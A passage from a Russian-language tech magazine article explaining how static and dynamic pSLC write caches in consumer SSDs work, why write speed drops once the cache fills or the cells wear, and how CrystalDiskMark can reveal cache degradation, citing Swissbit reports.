
Поскольку для создания статического буфера используются дополнительные ячейки, которые не входят в основной объем накопителя, такой кеш выгоден для пользователя, но невыгоден производителю: приходится устанавливать некоторый объем дополнительной памяти, который невозможно «продать», включив в паспортный объем. Соответственно, размер статического кеша всегда невелик, а в некоторых бюджетных моделях отсутствует вовсе.

В то же время производителю нужно продать не только объем, но и скорость. Обозреватели стали опытными и для тестирования SSD используют не только CrystalDiskMark (который показывает практически только запись в быструю буферную область), но и специальные инструменты, быстро выявляющие реальную скорость записи.

Вот как это выглядит на графиках.



Далее тестируется средняя скорость записи за пределами буфера.



INFO


Динамический pSLC-кеш использует часть свободного пространства накопителя, временно переключая ячейки в режим псевдо-SLC. Объем доступного динамического кеша малопредсказуем; он зависит от соотношения занятого и свободного места на диске, конфигурации контроллера и степени износа ячеек. Подходы производителей к выделению динамического pSLC-буфера сильно отличаются.

С работой статического кеша разобрались; ничего сложного в ней нет. Однако со временем производители осознали, что за дополнительную память приходится платить или увеличением числа физических ячеек, или сокращением доступного пользователю объема (например, с терабайта до 960 Гбайт — наверное, ты еще помнишь такие диски). В результате в дополнение к статическому (а впоследствии для некоторых бюджетных моделей — и вместо него) появился динамический кеш псевдо-SLC (pSLC).

Производитель может как ограничить размер буфера pSLC, так и разрешить использовать в качестве кеша pSLC до 100% свободного места на диске (разумеется, доступный для записи объем кеша будет меньше в силу меньшей плотности ячеек). Чем сильнее заполнен SSD, тем меньше доступного пространства для динамического кеша и тем быстрее будет падать скорость записи данных.


Универсального подхода нет; выгода от объема кеша зависит от сценария использования. При записи небольших объемов данных выгоднее использовать только статический кеш; средних — динамический достаточного объема; при записи больших объемов и в любых сценариях непрерывной записи (например, при сохранении потоков с камер видеонаблюдения) кеш не только не нужен, но и вреден.

Работает динамический кеш следующим образом. Записываемые данные сначала попадают в статический буфер (если он есть), а затем — в динамический. Когда оба типа кеша заполняются, начинается так называемая свертка (folding), в процессе которой данные перемещаются в основной массив NAND с одновременным переключением освободившихся ячеек в режим TLC.



Скорость записи у накопителя с динамическим кешем

А вот более наглядный график, снятый с реального накопителя в процессе исследования влияния кеша pSLC на производительность.



Динамический кеш pSLC позволяет быстро записать на диск больше данных, чем это было бы возможно при использовании только статического буфера; первая ступень на графике демонстрирует пиковую — паспортную! — скорость записи.

После заполнения динамического кеша приходит очередь второй ступени. Это прямая запись в ячейки в режиме TLC. В зависимости от конфигурации накопителя и объема свободного места вторая ступень может не наступить никогда, и скорость записи упадет еще сильнее на третьей ступени — «свертки» динамического кеша.

Процесс свертки включает несколько шагов, каждый из которых влияет на производительность:

1. Чтение данных из кеша pSLC.
2. Запись этих данных в основную область NAND (TLC).
3. Очистка использованных ячеек pSLC.
4. Переключение ячеек из режима pSLC в режим TLC.

Эти операции требуют времени и ресурсов контроллера, что и приводит к падению скорости записи на третьей ступени. Эта особенность SSD накопителей известна и учитывается профессиональными обозревателями. Существуют тесты, позволяющие определить конфигурацию pSLC-буфера и скорости записи на всех трех стадиях.

Однако «свертка» — не единственная проблема динамического буфера. Согласно документу, недавно опубликованному производителем индустриальных систем хранения данных, использование динамического кеша pSLC может привести к ускоренной деградации ячеек. Поэтому все (так утверждает отчет) производители SSD рано или поздно (мы вскоре наглядно увидим, что рано) полностью отключают динамический кеш pSLC.

Продолжение статьи →

КЕШ ИЗ ТОПОРА

КАК ПРОИЗВОДИТЕЛИ SSD ОБМАНЫВАЮТ ТЕСТЫ И ПОКУПАТЕЛЕЙ

ДЕГРАДАЦИЯ ДИНАМИЧЕСКОГО КЕША

В документе (PDF), опубликованном компанией Swissbit, рассказано о некоторых технических особенностях чипов NAND памяти, малоизвестных широкой публике.


Если верить Swissbit, **все без исключения** SSD с динамическим кешем рано или поздно, после определенного числа циклов записи или некоторого ограниченного числа переключений ячеек между режимами, перманентно переключаются в режим TLC. До этого момента накопитель может демонстрировать отличную скорость записи в бенчмарках. Но со временем, когда ресурс динамического кеша исчерпывается, скорость записи за пределами статического буфера неизбежно падает.

По утверждению Swissbit, производители NAND-памяти не рекомендуют постоянно переключать блоки между режимами pSLC и TLC из за повышенного износа и проблем с надежностью. В индустриальных применениях, в которых накопители постоянно работают под нагрузкой при высоких температурах, такие переключения запрещены полностью или жестко ограничены.

В предельном случае производитель накопителя может лишь единожды сконфигурировать области, работающие в разных режимах (то есть статический SLC кеш можно, динамический уже нет). К потребительским SSD таких требований не предъявляют, но число переключений между режимами тем не менее остается ограниченным.

Если в промышленных накопителях запрещается переключать ячейки по достижении всего 1% износа по числу циклов записи-стирания, то в потребительских SSD переключение режимов работы ячеек обычно блокируется по достижении максимум 10% износа по числу циклов записи-стирания.

С износом ячеек скорость записи накопителей падает в разы по сравнению с новыми экземплярами. Схематично этот процесс отображен на графике.



Непрерывная линия показывает скорость записи на пустой неизношенный накопитель, а пунктирная — записи того же объема данных на пустой, но уже поработавший диск. Высокую скорость записи изношенный накопитель может демонстрировать только на очень коротком отрезке в пределах статического кеша pSLC. Далее запись ведется напрямую в режиме TLC; скорость записи может упасть в разы. Если статический pSLC-буфер отсутствует или слишком мал, ты сразу заметишь падение скорости записи. Большие объемы статического буфера могут замаскировать проблему, и особого замедления ты не заметишь.

Почему так происходит?

Согласно отчету Swissbit, ограничения NAND-памяти распространяются не только на количество циклов записи и стирания, но и на количество переключений между режимами TLC и pSLC. Утверждается, что переключение режимов работы ячеек быстро изнашивает их, а производители чипов NAND-памяти накладывают ограничения как на количество возможных переходов между режимами, так и на степень износа ячеек, режимы которых можно безопасно переключать. Когда ресурс переключений между режимами TLC и псевдо-SLC исчерпывается, динамический кеш pSLC перестает функционировать — как утверждают авторы отчета, у всех без исключения производителей.


WWW

Еще один отчет Swissbit, данные которого были использованы в этой статье, — AN2101en Garbage Collection, PDF.

Как узнать, насколько деградировал диск

Проще простого: проверить последовательную скорость записи утилитой CrystalDiskMark, которую часто критикуют за то, что ей можно тестировать исключительно скорость работы с буфером. Нам же сейчас нужно именно это: проверить, функционирует кеш pSLC или нет.

Примерно так выглядит скорость нового, неизношенного накопителя SK Hynix Platinum P41.

